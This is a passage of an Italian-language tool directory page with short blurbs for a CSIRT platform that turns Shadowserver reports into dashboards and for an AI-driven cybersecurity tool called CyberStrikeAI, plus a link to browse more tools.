    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    280

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →




